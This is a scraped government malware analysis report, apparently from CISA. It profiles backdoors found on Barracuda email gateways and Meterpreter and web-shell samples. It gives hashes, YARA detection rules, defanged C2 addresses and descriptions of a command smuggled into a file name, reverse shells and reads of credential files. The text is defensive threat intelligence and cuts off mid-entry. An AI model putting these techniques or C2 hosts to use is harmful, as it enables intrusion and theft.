SHA512 2bb94fdfe31a464c63b8cd726f6ba1c3b18da538221d5bae943dfb03ec353a41826bdcb007bc2b7dfeb76afe619aa8ce078808e9b30079a6f947cce8ace891ff
ssdeep 3::
Entropy 0.000000
Malware Result unknown
Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Description

This file is a SUBMARINE artifact, an empty text/data file. The name of the file is designed to exploit a vulnerability on the target environment where the base64 string within the file name will be executed on the Linux shell. The code in Figure 1 will change the permissions of any directory/file/path with that begins with ‚/root/mac‘ to executable. Then, anything containing the string ‚mach*‘ in the directory/file/path ‚/root/mach‘ are executed.

Screenshots
Figure 1 - Figure 1 depicts the Base64 encoded, and decoded, name of the artifact.

Figure 1 – Figure 1 depicts the Base64 encoded, and decoded, name of the artifact.


63788797919985d0e567cf9133ad2ab7a1c415e81598dc07c0bfa3a1566aeb90

Details

–>

Name get_fs_info.pl
Size 530 bytes
Type Perl script text executable
MD5 ad1dc51a66201689d442499f70b78dea
SHA1 c71bccdc006cca700257a69ed227e0cb1bc071ed
SHA256 63788797919985d0e567cf9133ad2ab7a1c415e81598dc07c0bfa3a1566aeb90
SHA512 3258af057858ef0930a48771869871736bfb866ef740e81f2518c0d4c217b5c0c5f8eb06985b72a3762ce011458245940be6bb1d4907d2ed0f4e18886bbc48c3
ssdeep 12:HA4SKFBMygPZr7NBiC+c6jaY7PCbozFJG:thFBMZr7NBazjTzCbozG
Entropy 4.638131
Malware Result unknown
Antivirus
 

No matches found.

YARA Rules
  • rule CISA_10454006_11 : trojan
    {
       meta:
           author = „CISA Code & Media Analysis“
           incident = „10454006“
           date = „2023-07-20“
           last_modified = „20230726_1700“
           actor = „n/a“
           family = „n/a“
           Capabilities = „n/a“
           Malware_Type = „trojan“
           Tool_Type = „unknown“
           description = „Detects perl script linked to SKIPJACK backdoor samples“
           SHA256 = „63788797919985d0e567cf9133ad2ab7a1c415e81598dc07c0bfa3a1566aeb90“
       strings:
           $s1 = { 2f 65 74 63 2f 66 73 74 61 62 2e 6d 61 69 6e }
           $s2 = { 28 3c 46 53 54 41 42 3e 29 }
           $s3 = { 6d 79 20 28 24 70 61 72 74 69 74 69 6f 6e 2c 20 24 66 73 5f 74 79 70 65 29 }
           $s4 = { 70 72 69 6e 74 20 24 66 73 5f 74 79 70 65 }
           $s5 = { 70 72 69 6e 74 20 24 70 61 72 74 69 74 69 6f 6e }
       condition:
           all of them
    }
ssdeep Matches

No matches found.

Description

This artifact, belonging to the SKIPJACK malware family, is a Perl script that enumerates file system information. This script first checks the file system by opening ‚/etc/fstab.main/,‘ then checks the value against the array ‚ARGV[0]‘, which perl automatically provides to hold all values from the command line in. The script will print either ‚xfs‘ or hda depending on the type of file system it finds. The script contains a second if statement that gathers more information about the type of file system. This second if statement contains the regular expression ‚/^/dev/(S+)d+s+/s+(S+)/,‘ which translates to ‚/etc/fstab.‘ The script uses this second half of the code to check for file system type or information about the partition, which it then prints based on the value of ‚$requested_data.‘

Screenshots
Figure 2 - Figure 2 depicts code contained in "get_fs_info.pl."

Figure 2 – Figure 2 depicts code contained in „get_fs_info.pl.“


44e1fbe71c9fcf9881230cb924987e0e615a7504c3c04d44ae157f07405e3598

Details

–>

Name mod_sender.lua
Size 3930 bytes
Type ASCII text
MD5 666da297066a2596cacb13b3da9572bf
SHA1 64b337d7e82c82a4b40c8cb88fbc651929995eef
SHA256 44e1fbe71c9fcf9881230cb924987e0e615a7504c3c04d44ae157f07405e3598
SHA512 4881a79d95bf83190be1542d7b26c7b1dee5eece1a689dc81bf2b661b43b3d724703dc4a48f824d8d960e2a480bcbea2e4007eb19023ee1bf329d993009deffc
ssdeep 96:JnJKszX3Z+p351GUw5FbsNmnwdx8sMEFoiKe3:JnJjzZ+j14FIEnqxjMEKQ
Entropy 5.041616
Malware Result unknown
Antivirus

No matches found.

YARA Rules
  • rule CISA_10454006_12 : SEASPRAY trojan evades_av
    {
       meta:
           author = „CISA Code & Media Analysis“
           incident = „10454006“
           date = „2023-08-23“
           last_modified = „20230905_1500“
           actor = „n/a“
           family = „SEASPRAY“
           capabilities = „evades-av“
           malware_type = „trojan“
           tool_type = „unknown“
           description = „Detects SEASPRAY samples“
           sha256 = „44e1fbe71c9fcf9881230cb924987e0e615a7504c3c04d44ae157f07405e3598“
       strings:
           $s1 = { 6f 73 2e 65 78 65 63 75 74 65 28 27 73 61 73 6c 61 75 74 63 68 64 27 }
           $s2 = { 73 65 6e 64 65 72 }
           $s3 = { 73 74 72 69 6e 67 2e 66 69 6e 64 }
           $s4 = { 73 74 72 69 6e 67 2e 6c 6f 77 65 72 }
           $s5 = { 62 6c 6f 63 6b 2f 61 63 63 65 70 74 }
           $s6 = { 72 65 74 75 72 6e 20 41 63 74 69 6f 6e 2e 6e 65 77 7b }
           $s7 = { 4c 69 73 74 65 6e 65 72 2e 6e 65 77 7b }
       condition:
           filesize < 10KB and all of them
    }
ssdeep Matches

No matches found.

Relationships
44e1fbe71c… Used 9f04525835f998d454ed68cfc7fcb6b0907f2130ae6c6ab7495d41aa36ad8ccf
Description

This artifact is a trojanized Lua module that has been identified as a „SEASPRAY“ variant. SEASPRAY registers an event handler for all incoming email attachments. This variant checks for the sender and the string “obt”, which is hard coded in the lua file. If that string is found the malware uses os.execute to execute the file “saslautchd”, see Figure 3.

Screenshots
Figure 3 - This screenshot illustrates how the SEASPRAY filters traffic looking for the string "obt". Once that string is received SEASPRAY uses os.execute to execute the file "saslautchd".

Figure 3 – This screenshot illustrates how the SEASPRAY filters traffic looking for the string „obt“. Once that string is received SEASPRAY uses os.execute to execute the file „saslautchd“.


9f04525835f998d454ed68cfc7fcb6b0907f2130ae6c6ab7495d41aa36ad8ccf

Tags

trojan

Details

–>

Name saslautchd
Size 5034648 bytes
Type ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=913db6f2f3c21bcb11e0fd02e2b88908b15b5c2d, for GNU/Linux 3.2.0, stripped
MD5 436587bad5e061a7e594f9971d89c468
SHA1 cf22082532d4d6387ea1c9bc4dc5b255aa7a0290
SHA256 9f04525835f998d454ed68cfc7fcb6b0907f2130ae6c6ab7495d41aa36ad8ccf
SHA512 825ba4c46f1f9c5a4f2ab3ccfd8e3ec02f50f749776df783a085aff89cb19ed983b07ecd0703c74a0474bec56e918ada002b683dec1228f18181a91b0b339234
ssdeep 98304:J8sPi2iUKJYO0OAgikIn9FCJM+rXKZ9ldvVkhyfMuG9vU:xVUildN0uX
Entropy 6.384586
Malware Result unknown
Antivirus
Antiy Trojan/Linux.SAgnt
Avira LINUX/Whirlpool.A
Bitdefender Trojan.Generic.34035237
Emsisoft Trojan.Generic.34035237 (B)
ESET Linux/WhirlPool.A trojan
McAfee Generic trojan.xj
Sophos Linux/Agnt-BS
Varist E64/Agent.FP
YARA Rules
  • rule CISA_10452108_02 : WHIRLPOOL backdoor communicates_with_c2 installs_other_components
    {
       meta:
           author = „CISA Code & Media Analysis“
           incident = „10452108“
           date = „2023-06-20“
           last_modified = „20230804_1730“
           actor = „n/a“
           family = „WHIRLPOOL“
           Capabilities = „communicates-with-c2 installs-other-components“
           Malware_Type = „backdoor“
           Tool_Type = „unknown“
           description = „Detects malicious Linux WHIRLPOOL samples“
           sha256_1 = „83ca636253fd1eb898b244855838e2281f257bbe8ead428b69528fc50b60ae9c“
           sha256_2 = „8849a3273e0362c45b4928375d196714224ec22cb1d2df5d029bf57349860347“
       strings:
           $s0 = { 65 72 72 6f 72 20 2d 31 20 65 78 69 74 }
           $s1 = { 63 72 65 61 74 65 20 73 6f 63 6b 65 74 20 65 72 72 6f 72 3a 20 25 73 28 65 72 72 6f 72 3a 20 25 64 29 }
           $s2 = { c7 00 20 32 3e 26 66 c7 40 04 31 00 }
           $a3 = { 70 6c 61 69 6e 5f 63 6f 6e 6e 65 63 74 }
           $a4 = { 63 6f 6e 6e 65 63 74 20 65 72 72 6f 72 3a 20 25 73 28 65 72 72 6f 72 3a 20 25 64 29 }
           $a5 = { 73 73 6c 5f 63 6f 6e 6e 65 63 74 }
       condition:
           uint32(0) == 0x464c457f and 4 of them
    }
ssdeep Matches

No matches found.

Relationships
9f04525835… Used_By 44e1fbe71c9fcf9881230cb924987e0e615a7504c3c04d44ae157f07405e3598
Description

This artifact, belonging to the WHIRLPOOL malware family, is a 64-bit Linux Executable and Linkable Format (ELF) file. The malware checks processor hardware and architecture, to include if the target system uses AMD or Intel, see Figure 4. Figure 5 shows the malware determining the kernel version by invoking the ‚uname‘ command line function and exploring the contents of the ‚/proc/sys/kernel/osrelease‘ file. Figures 6, 7, and 8 show the malware’s capacity to connect to a remote address, and then create a new process with the command line argument ‚/bin/sh.‘ The connection to a remote host and the invocation of a bash shell are the two components/phases used by reverse shells. Figure 9 shows the malware’s capacity to interact with the Name Service Cache Daemon by creating and connecting to a Unix socket at ./var/run/nscd/socket.‘ This socket can cache Domain Name System (DNS) requests. Rather than listening on port 53, it listens on the socket file itself, for data from other programs/processes. Figure 10 shows the malware’s capacity to perform DNS resolution, using the system call ’sys_getpeername.‘ The malware accesses the target’s environment variables. See below list below:

–Begin Accessed Environment Variables–
GCONV_PATH
GETCONF_DIR
HTTPS_PROXY
HTTP_PROXY
LANG
LANGUAGE
LC_ALL
LC_COLLATE
LD_WARN
LD_LIBRARY_PATH
LD_BIND_NOW
LD_BIND_NOT
LD_DYNAMIC_WEAK
LD_PROFILE_OUTPUT
LD_ASSUME_KERNEL
LOCALDOMAIN
NO_PROXY
OPENSSL_CONF
OPENSSL_ia32cap
OUTPUT_CHARSET
POSIX
TZ
TZDIR
RESOLV_ADD_TRIM_DOMAINS
RESOLV_HOST_CONF
RESOLV_MULTI
RESOLV_OVERRIDE_TRIM_DOMAINS
RES_OPTIONS
RESOLV_REORDER
–End Accessed Environment Variables–

The malware further access the following files at runtime:

–Begin Accessed Files–
/etc/aliases
/etc/ethers
/etc/group
/etc/hosts
/etc/networks
/etc/protocols
/etc/passwd
/etc/rpc
/etc/services
/etc/gshadow
/etc/shadow
/etc/netgroup
/dev/full
/dev/urandom
/dev/random
/proc/sys/kernel/rtsig-
/proc/sys/kernel/ngroups_max
/sys/devices/system/cpu/online
/proc/stat
/proc/self/fd
— End Accessed Files–

Screenshots


Figure 4 - Figure 4 depicts the use of the 'cpuid' assembly instruction and strings amalgamating to 'intel' and 'AMD.'

Figure 4 – Figure 4 depicts the use of the ‚cpuid‘ assembly instruction and strings amalgamating to ‚intel‘ and ‚AMD.‘


Figure 5 - Figure 5 depicts the 'uname' Linux OS command line function. This figure further depicts a call to functions that open and read the contents of the path '/proc/sys/kernel/osrelease/.'

Figure 5 – Figure 5 depicts the ‚uname‘ Linux OS command line function. This figure further depicts a call to functions that open and read the contents of the path ‚/proc/sys/kernel/osrelease/.‘


Figure 6 - Figure 6 depicts the creation of a socket that facilitates Internet Protocol Version 4 connections. It further depicts a connection to a remote address using the 'sys_connect' function.

Figure 6 – Figure 6 depicts the creation of a socket that facilitates Internet Protocol Version 4 connections. It further depicts a connection to a remote address using the ’sys_connect‘ function.


Figure 7 - Figure 7 depicts the string 'sh -c /bin/sh' fed into the 'sys_execve' function as an argument.

Figure 7 – Figure 7 depicts the string ’sh -c /bin/sh‘ fed into the ’sys_execve‘ function as an argument.


Figure 8 - Figure 8 depicts the string 'sh -c /bin/sh' fed into the 'sys_execve' function as an argument.

Figure 8 – Figure 8 depicts the string ’sh -c /bin/sh‘ fed into the ’sys_execve‘ function as an argument.


Figure 9 - Figure 9 shows the malware's ability to interact with the Name Service Cache Daemon.

Figure 9 – Figure 9 shows the malware’s ability to interact with the Name Service Cache Daemon.
 
Figure 10 - Figure 10 depicts the Linux OS system call, 'sys_getpeername.'

Figure 10 – Figure 10 depicts the Linux OS system call, ’sys_getpeername.‘

caab341a35badbc65046bd02efa9ad2fe2671eb80ece0f2fa9cf70f5d7f4bedc

Tags

trojan

Details

–>

Name mod_rft.so
Size 1668232 bytes
Type ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, stripped
MD5 4ec4ceda84c580054f191caa09916c68
SHA1 6505513ca06db10b17f6d4792c30a53733309231
SHA256 caab341a35badbc65046bd02efa9ad2fe2671eb80ece0f2fa9cf70f5d7f4bedc
SHA512 c61493cfa3c6c41520b6ef608da9398b4fa6a7805293bc98d628335f536509d95585d42f93b8edeabf971390e874c5291b552afe66d72651839a295b76c42380
ssdeep 24576:25gY/a9MQrLO457KIRTQvAunkEKkb8EHA4pje0ET1Nyb+YpYcNvwoQItHzUMDb:25b8y45V2IVEHASjezfYHwoDzUM
Entropy 6.211061
Malware Result unknown
Antivirus
AhnLab Malware/Linux.Agent
Antiy Trojan/Linux.SaltWater.b
Bitdefender Trojan.Linux.Generic.313776
Emsisoft Trojan.Linux.Generic.313776 (B)
ESET a variant of Linux/SaltWater.B trojan
McAfee Generic trojan.xj
Quick Heal ELF.WhirlPool.48041.GC
Sophos Linux/Agnt-BS
YARA Rules
  • rule CISA_10454006_13 : SALTWATER backdoor exploit_kit communicates_with_c2 determines_c2_server hides_executing_code exploitation
    {
       meta:
           author = „CISA Code & Media Analysis“
           incident = „10454006“
           date = „2023-08-10“
           last_modified = „20230905_1500“
           actor = „n/a“
           family = „SALTWATER“
           capabilities = „communicates-with-c2 determines-c2-server hides-executing-code“
           malware_type = „backdoor exploit-kit“
           tool_type = „exploitation“
           description = „Detects SALTWATER samples“
           sha256 = „caab341a35badbc65046bd02efa9ad2fe2671eb80ece0f2fa9cf70f5d7f4bedc“
       strings:
           $s1 = { 70 74 68 72 65 61 64 5f 63 72 65 61 74 65 }
           $s2 = { 67 65 74 68 6f 73 74 62 79 6e 61 6d 65 }
           $s3 = { 54 72 61 6d 70 6f 6c 69 6e 65 }
           $s4 = { 64 73 65 6c 64 73 }
           $s5 = { 25 30 38 78 20 28 25 30 32 64 29 20 25 2d 32 34 73 20 25 73 25 73 25 73 0a }
           $s6 = { 45 6e 74 65 72 20 6f 75 73 63 64 6f 6f 65 7c 70 72 65 64 61 72 65 28 25 70 2c 20 25 70 2c 20 25 70 29 }
           $s7 = { 45 6e 74 65 72 20 61 75 74 63 63 6f 6f 71 38 63 72 65 61 74 65 }
           $s8 = { 74 6e 6f 72 6f 74 65 63 74 6a 73 65 6d 6f 72 79 }
           $s9 = { 56 55 43 4f 4d 49 53 53 }
           $s10 = { 56 43 4f 4d 49 53 53 }
           $s11 = { 55 43 4f 4d 49 53 44 }
           $s12 = { 41 45 53 4b 45 59 47 45 4e 41 53 53 49 53 54 }
           $s13 = { 46 55 43 4f 4d 50 50 }
           $s14 = { 55 43 4f 4d 49 53 53 }
       condition:
           uint16(0) == 0x457f and filesize < 1800KB and 8 of them
    }
ssdeep Matches

No matches found.

Description

This artifact, belonging to the SALTWATER malware family, is a 32-bit Linux Shared Object (.so) file. The malware can intake data over the network, using a previously established socket, with the ‚recv‘ function as shown in Figure 11. Figure 12 shows the malware creating a new thread, within the calling process. This is thread injection and it can inject two different functions. Figure 13 shows the first function that can perform DNS resolution. Figures 14 and 15 show the second function. The second function can establish communications, over the network, using a TLS version 1 connection. Lastly, using ‚popen‘, the malware can execute any shell command with the same privileges as its calling process.

Screenshots
Figure 11 - Figure 11 depicts the 'recv' Berkeley Sockets function dynamically loaded and executed at runtime.

Figure 11 – Figure 11 depicts the ‚recv‘ Berkeley Sockets function dynamically loaded and executed at runtime.
Figure 12 - Figure 12 depicts the 'pthread_create' function.

Figure 12 – Figure 12 depicts the ‚pthread_create‘ function.
Figure 13 - Figure 13 depicts multiple functions from the Berkley Sockets API.

Figure 13 – Figure 13 depicts multiple functions from the Berkley Sockets API.
Figure 14 - Figure 14 depicts functions that facilitate Secure Sockets Layer (SSL) and TLS communications.

Figure 14 – Figure 14 depicts functions that facilitate Secure Sockets Layer (SSL) and TLS communications.
Figure 15 - Figure 15 depicts the 'popen' function.

Figure 15 – Figure 15 depicts the ‚popen‘ function.

Relationship Summary

44e1fbe71c… Used 9f04525835f998d454ed68cfc7fcb6b0907f2130ae6c6ab7495d41aa36ad8ccf
9f04525835… Used_By 44e1fbe71c9fcf9881230cb924987e0e615a7504c3c04d44ae157f07405e3598

Recommendations

CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organization’s systems. Any configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.

  • Maintain up-to-date antivirus signatures and engines.
  • Keep operating system patches up-to-date.
  • Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
  • Restrict users‘ ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unless required.
  • Enforce a strong password policy and implement regular password changes.
  • Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
  • Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
  • Disable unnecessary services on agency workstations and servers.
  • Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its „true file type“ (i.e., the extension matches the file header).
  • Monitor users‘ web browsing habits; restrict access to sites with unfavorable content.
  • Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
  • Scan all software downloaded from the Internet prior to executing.
  • Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).

Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Special Publication 800-83, „Guide to Malware Incident Prevention & Handling for Desktops and Laptops“.

Contact Information

CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: https://us-cert.cisa.gov/forms/feedback/

Document FAQ

What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

What is a MAR? A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manual reverse engineering. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the CISA at contact@mail.cisa.dhs.gov or 1-844-Say-CISA.

Can I submit malware to CISA? Malware samples can be submitted via three methods:

CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on CISA’s homepage at www.cisa.gov.

Mehr lesen →
soc

MAR-10430311-1.v1 Multiple Nation-State Threat Actors Exploit CVE-2022-47966 and CVE-2022-42475


Notification

This report is provided „as is“ for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained herein. The DHS does not endorse any commercial product or service referenced in this bulletin or otherwise.

This document is marked TLP:CLEAR–Recipients may share this information without restriction. Sources may use TLP:CLEAR when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:CLEAR information may be shared without restriction. For more information on the Traffic Light Protocol (TLP), see http://www.cisa.gov/tlp.

Summary

Description

CISA received 4 files for analysis from an incident response engagement conducted at an Aeronautical Sector organization.

2 files (bitmap.exe, wkHPd.exe) are identified as variants of Metasploit (Meterpreter) and designed to connect and receive unencrypted payloads from their respective command and control (C2) servers. Note: Metasploit is an open source penetration testing software; Meterpreter is a Metasploit attack payload that runs an interactive shell. These executables are used as attack payloads to run interactive shells, allowing a malicious actor the ability to control and execute code on a system.

2 files (resource.aspx, ConfigLogin.aspx) are Active Server Pages (ASPX) web shells designed to execute remote JavaScript code on the victim server.

CISA has provided indicators of compromise (IOCs) and YARA rules for detection within this Malware Analysis Report (MAR).

For more information about this compromise, see Joint Cybersecurity Advisory Multiple Nation-State Threat Actors Exploit CVE-2022-47966 and CVE-2022-42475.

Download the PDF version of this report:

For a downloadable copy of IOCs associated with this MAR in JSON format, see:

AR23-250A JSON
(JSON, 57.41 KB
)
Submitted Files (4)

334c2d0af191ed96b15095a4a098c400f2c0ce6b9c66d1800f6b74554d59ff4b (bitmap.exe)

47dacb8f0b157355a4fd59ccbac1c59b8268fe84f3b8a462378b064333920622 (resource.aspx)

6dcc7b5e913154abac69687fcfb6a58ac66ec9b8cc7de7afd8832a9066b7bdde (ConfigLogin.aspx)

79a9136eedbf8288ad7357ddaea3a3cd1a57b7c6f82adffd5a9540e1623bfb63 (wkHPd.exe)

IPs (2)

108[.]62[.]118[.]160

179[.]60[.]147[.]4

Findings

334c2d0af191ed96b15095a4a098c400f2c0ce6b9c66d1800f6b74554d59ff4b

Tags

downloaderobfuscatedtrojan

Details

–>

Name bitmap.exe
Size 7168 bytes
Type PE32+ executable (GUI) x86-64, for MS Windows
MD5 b8967a33e6c1aee7682810b6b994b991
SHA1 bbda2ad0634aa535b9df40dc39a2d4dfdd763476
SHA256 334c2d0af191ed96b15095a4a098c400f2c0ce6b9c66d1800f6b74554d59ff4b
SHA512 75b86d329c06a60b395d539eead76f27bc4055a9743f6f33bc48b4ef54a5d0587fbfaf9742515e73936df2b6a5498a84ae8c501f0f27b6c047e994f3afcc408d
ssdeep 24:eFGStrJ9u0/6BonZdkBQAV7YQKZqSeNDMSCvOXpmB:is0M8kBQDQkSD9C2kB
Entropy 1.315361
Malware Result unknown
Antivirus
AhnLab Trojan/Win64.Shelma
Antiy GrayWare/Win32.Rozena.j
Avira TR/Crypt.XPACK.Gen7
Bitdefender Trojan.Metasploit.A
CrowdStrike Falcon ML win/malicious_confidence_100
Cylance Malware
Emsisoft Trojan.Metasploit.A (B)
ESET a variant of Win64/Rozena.M trojan
Huorong Trojan/Obfuscated.dq
IKARUS Trojan.Win64.Meterpreter
K7 Trojan ( 004fae881 )
McAfee Trojan-FJIN!B8967A33E6C1
Quick Heal HackTool.Metasploit.S9212471
Sophos ATK/Meter-A
Varist W64/S-c4a4ef26!Eldorado
Vir.IT eXplorer Trojan.Win32.Generic.BZPS
Webroot SMD Malware
YARA Rules
  • rule CISA_10430311_01 : METERPRETER trojan downloader
    {
       meta:
           author = „CISA Code & Media Analysis“
           incident = „10430311“
           date = „2023-03-03“
           last_modified = „20230404_1200“
           actor = „n/a“
           family = „METERPRETER“
           Capabilities = „n/a“
           Malware_Type = „trojan downloader“
           Tool_Type = „n/a“
           description = „Detects trojan downloader samples“
           sha256_1 = „334c2d0af191ed96b15095a4a098c400f2c0ce6b9c66d1800f6b74554d59ff4b“
       strings:
           $s1 = { 49 be 77 73 32 5f 33 32 }
           $s2 = { 49 89 e6 48 81 ec a0 01 }
           $s3 = { 49 bc 02 00 e5 6b b3 3c 93 04 }
           $s4 = { 41 ba 4c 77 26 07 ff d5 }
           $s5 = { 41 ba ea 0f df e0 ff d5 }
           $s6 = { 41 ba 99 a5 74 61 ff d5 }
           $s7 = { 41 ba 02 d9 c8 5f ff d5 }
           $s8 = { 41 ba 58 a4 53 e5 ff d5 }
       condition:
           all of them
    }
  • rule CISA_10430311_02 : METERPRETER controls_local_machine compromises_data_integrity communicates_with_c2 keylogger exploit_kit remote_access_trojan back downloader screen_capture virus remote_access exploitation network_capture
    {
       meta:
           author = „CISA Code & Media Analysis“
           incident = „10430311“
           date = „2023-03-08“
           last_modified = „20230405_1300“
           actor = „n/a“
           family = „METERPRETER“
           Capabilities = „controls-local-machine compromises-data-integrity communicates-with-c2“
           Malware_Type = „keylogger exploit-kit remote-access-trojan backdoor downloader screen-capture virus“
           Tool_Type = „remote-access exploitation network-capture“
           description = „Detects Fresh Meterpreter bianary samples“
           sha256_1 = „79a9136eedbf8288ad7357ddaea3a3cd1a57b7c6f82adffd5a9540e1623bfb63“
           sha256_2 = „334c2d0af191ed96b15095a4a098c400f2c0ce6b9c66d1800f6b74554d59ff4b“
           sha256_3 = „6dcc7b5e913154abac69687fcfb6a58ac66ec9b8cc7de7afd8832a9066b7bdde“
           sha256_4 = „47dacb8f0b157355a4fd59ccbac1c59b8268fe84f3b8a462378b064333920622“
       strings:
           $s0 = { 58 a4 53 e5 }
           $s1 = { 02 d9 c8 5f }
           $s2 = { 99 a5 74 61 }
           $s3 = { 4c 77 26 07 }
           $s4 = { 29 80 6b 00 }
           $s5 = { 50 41 59 4c 4f 41 44 3a }
           $s6 = { 48 83 ec 28 49 c7 c1 40 }
       condition:
           all of them
    }
ssdeep Matches

No matches found.

Relationships
334c2d0af1… Connected_To 179[.]60[.]147[.]4
Description

This artifact is a malicious Windows executable file. The file is designed to connect to a remote Internet Protocol (IP) address „179[.]60[.]147[.]4“ on Transmission Control Protocol (TCP) port 58731 and waits for a response. The response payload from the remote server is not encrypted and will be executed in memory. The payload was not available for analysis.

179[.]60[.]147[.]4

Tags

command-and-control

Ports
  • 58731 TCP
Whois

inetnum:     179.60.147.0/24
status:     reallocated
aut-num:     AS209588
owner:     Cloud Solutions S.A.
ownerid:     VE-CSSA1-LACNIC
responsible: Alexis Sanchez
address:     Av. Libertador, Distrito Capital, —,
address:     1050 – Caracas –
country:     VE
phone:     +507 8589115
owner-c:     ALS317
tech-c:     ALS317
abuse-c:     ALS317
inetrev:     179.60.147.0/24
nserver:     NS1.SAFE-VPN.MOBI
nsstat:     20230302 AA
nslastaa:    20230302
nserver:     NS2.SAFE-VPN.MOBI
nsstat:     20230302 AA
nslastaa:    20230302
created:     20220301
changed:     20220301
inetnum-up: 179.60.144.0/21

nic-hdl:     ALS317
person:     Alexis Sanchez
e-mail:     info@safe-vpn.mobi
address:     Av. Libertador, Distrito Capital, —, —
address:     1050 – Caracas –
country:     VE
phone:     +507 858 91 [15]
created:     20220301
changed:     20220301

Relationships
179[.]60[.]147[.]4 Connected_From 334c2d0af191ed96b15095a4a098c400f2c0ce6b9c66d1800f6b74554d59ff4b
Description

The malware C2 server IP address.

79a9136eedbf8288ad7357ddaea3a3cd1a57b7c6f82adffd5a9540e1623bfb63

Tags

obfuscatedtrojan

Details

–>

Name wkHPd.exe
Size 7168 bytes
Type PE32+ executable (GUI) x86-64, for MS Windows
MD5 76adb0e36aac40cae0ebeb9f4bd38b52
SHA1 82885f8c57cf4460f52db0a85e183d372f0aeb7e
SHA256 79a9136eedbf8288ad7357ddaea3a3cd1a57b7c6f82adffd5a9540e1623bfb63
SHA512 dc3547ca38bcdc00184537f9b2bac6201d9aa1541d172fc78050636b5f0d2c438defcab937f2ac056a0522c9727d2c3ea1636c69c9780ed553b146168956c121
ssdeep 24:eFGStrJ9u0/6kgnZdEBQAVXBYLYKZq4eNDMSeGV1iY0im+opmB:is0dUEBQpLYGSD9e8oYKkB
Entropy 1.418888
Malware Result unknown
Antivirus
AhnLab Trojan/Win64.Agent
Antiy GrayWare/Win32.Rozena.j
Avira TR/Crypt.XPACK.Gen7
Bitdefender Trojan.Metasploit.A
CrowdStrike Falcon ML win/malicious_confidence_100
Cylance Malware
Emsisoft Trojan.Metasploit.A (B)
ESET a variant of Win64/Rozena.M trojan
Huorong Trojan/Obfuscated.dq
IKARUS Trojan.Win64.Meterpreter
K7 Trojan ( 004fae881 )
McAfee Trojan-FJIN!76ADB0E36AAC
Quick Heal HackTool.Metasploit.S9212471
Sophos ATK/Meter-A
Varist W64/S-c4a4ef26!Eldorado
Vir.IT eXplorer Trojan.Win32.Generic.BZPS
Webroot SMD Malware
YARA Rules
  • rule CISA_10430311_02 : METERPRETER controls_local_machine compromises_data_integrity communicates_with_c2 keylogger exploit_kit remote_access_trojan back downloader screen_capture virus remote_access exploitation network_capture
    {
       meta:
           author = „CISA Code & Media Analysis“
           incident = „10430311“
           date = „2023-03-08“
           last_modified = „20230405_1300“
           actor = „n/a“
           family = „METERPRETER“
           Capabilities = „controls-local-machine compromises-data-integrity communicates-with-c2“
           Malware_Type = „keylogger exploit-kit remote-access-trojan backdoor downloader screen-capture virus“
           Tool_Type = „remote-access exploitation network-capture“
           description = „Detects Fresh Meterpreter bianary samples“
           sha256_1 = „79a9136eedbf8288ad7357ddaea3a3cd1a57b7c6f82adffd5a9540e1623bfb63“
           sha256_2 = „334c2d0af191ed96b15095a4a098c400f2c0ce6b9c66d1800f6b74554d59ff4b“
           sha256_3 = „6dcc7b5e913154abac69687fcfb6a58ac66ec9b8cc7de7afd8832a9066b7bdde“
           sha256_4 = „47dacb8f0b157355a4fd59ccbac1c59b8268fe84f3b8a462378b064333920622“
       strings:
           $s0 = { 58 a4 53 e5 }
           $s1 = { 02 d9 c8 5f }
           $s2 = { 99 a5 74 61 }
           $s3 = { 4c 77 26 07 }
           $s4 = { 29 80 6b 00 }
           $s5 = { 50 41 59 4c 4f 41 44 3a }
           $s6 = { 48 83 ec 28 49 c7 c1 40 }
       condition:
           all of them
    }
ssdeep Matches

No matches found.

Relationships
79a9136eed… Connected_To 108[.]62[.]118[.]160
Description

This file is a malicious 64-bit Windows Portable Executable (PE) that has been identified as a variant of the Metasploit Meterpreter application. The file is designed to connect to a remote Internet Protocol (IP) address 108[.]62[.]118[.]160.

108[.]62[.]118[.]160

Tags

command-and-control

Whois

NetRange:     108.62.0.0 – 108.62.255.255
CIDR:         108.62.0.0/16
NetName:        NET-108-62-0-0-1
NetHandle:     NET-108-62-0-0-1
Parent:         NET108 (NET-108-0-0-0-0)
NetType:        Direct Allocation
OriginAS:     AS15003
Organization: Leaseweb USA, Inc. (LU)
RegDate:        2010-12-13
Updated:        2021-02-15
Ref:            https://rdap.arin.net/registry/ip/108.62.0.0

OrgName:        Leaseweb USA, Inc.
OrgId:         LU
Address:        9480 Innovation Dr
City:         Manassas
StateProv:     VA
PostalCode:     20109
Country:        US
RegDate:        2010-09-13
Updated:        2019-08-13
Comment:        www.leaseweb.com
Ref:            https://rdap.arin.net/registry/entity/LU

Relationships
108[.]62[.]118[.]160 Connected_From 79a9136eedbf8288ad7357ddaea3a3cd1a57b7c6f82adffd5a9540e1623bfb63
Description

The malware attempts to connect to this IP address.

47dacb8f0b157355a4fd59ccbac1c59b8268fe84f3b8a462378b064333920622

Tags

backdoorwebshell

Details

–>

Name resource.aspx
Size 175 bytes
